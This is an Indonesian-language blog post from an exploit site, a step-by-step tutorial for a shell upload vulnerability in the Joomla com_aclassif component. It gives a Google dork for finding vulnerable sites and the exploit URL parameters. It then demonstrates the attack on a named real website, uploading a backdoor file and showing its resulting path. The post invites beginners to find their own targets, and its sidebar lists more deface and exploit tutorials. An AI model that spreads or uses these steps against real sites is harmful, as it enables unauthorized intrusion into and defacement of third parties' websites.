• Skip to primary navigation
  • Skip to main content
  • Skip to primary sidebar

LinuxSec Exploit

Nothing is Ever Locked

  • XSS Payloads
  • About Us

Exploit Joomla Component com_aclassif shell upload Vulnerability

July 31, 2013 by Jack Wilder 1 Comment

Ini exploit lama sih. tapi baru nemu tadi di grup. Yaudah sekalian share di blog. Mungkin berguna buat newbie seperti saya . =)).
Oke, langsung saja.
Bahan :
1. backdoor shell, file .html / .txt
2. dork : inurl:”index.php?option=com_aclassif”
3. Exploit : index.php?option=com_aclassif&option=com_aclassif&ct=wlkm_repl&md=add_form&replid=917&fblg=1
Langsung saja kita cari target di google dengan dork diatas.

Sebagai contoh, saya dapet target http://www.stabledock.com/
masukkan exploitnya menjadi : http://www.stabledock.com/index.php?option=com_aclassif&option=com_aclassif&ct=wlkm_repl&md=add_form&replid=917&fblg=1

Tinggal isi data datanya. Boleh ngasal kok. Terakhir, upload filenya di attachment .
NB : beberapa situs memungkinkan kita untuk upload file .php dan .html , namun ada juga yang hanya bisa upload .txt seperti situs diatas.

Jika sudah, tinggal klik link yang ada di keterangan seperti gambar diatas.
http://www.stabledock.com/components/com_aclassif/photos/mtmd23.txt

Sekian tutorial kali ini. Semoga bermanfaat.

Filed Under: Uncategorized Tagged With: Hacking

Reader Interactions

Comments

  1. cak oni says

    August 2, 2013 at 6:21 am

    Petrumax kang semoga mudiknya lancar kang amin 😀

    Reply

Leave a Reply Cancel reply

Your email address will not be published. Required fields are marked *

Primary Sidebar

Popular Post

Exploit WPStore Themes Upload Vulnerability

Exploit WordPress N-Media Website Contact Form with File Upload 1.3.4 Shell Upload Vulnerability

WordPress Fraction Theme Version 1.1.1 Privilege Escalation

bWAPP Remote File Inclusion Medium Security Level

Deface WordPress dengan Exploit WordPress TheLoft Theme Arbitrary File Download Vulnerability

WordPress Army Knife CSRF File Upload Vulnerability

CVE-2019-13360 – CentOS Control Web Panel Authentication Bypass

Tool Deface Opencart Bruteforce and Upload Image

FastMail Custom Domain or Subdomain Takeover

Deface WordPress dengan Exploit WordPress Plugins WPShop File Upload Vulnerability

LinuxSec / 15 queries in 0.12 seconds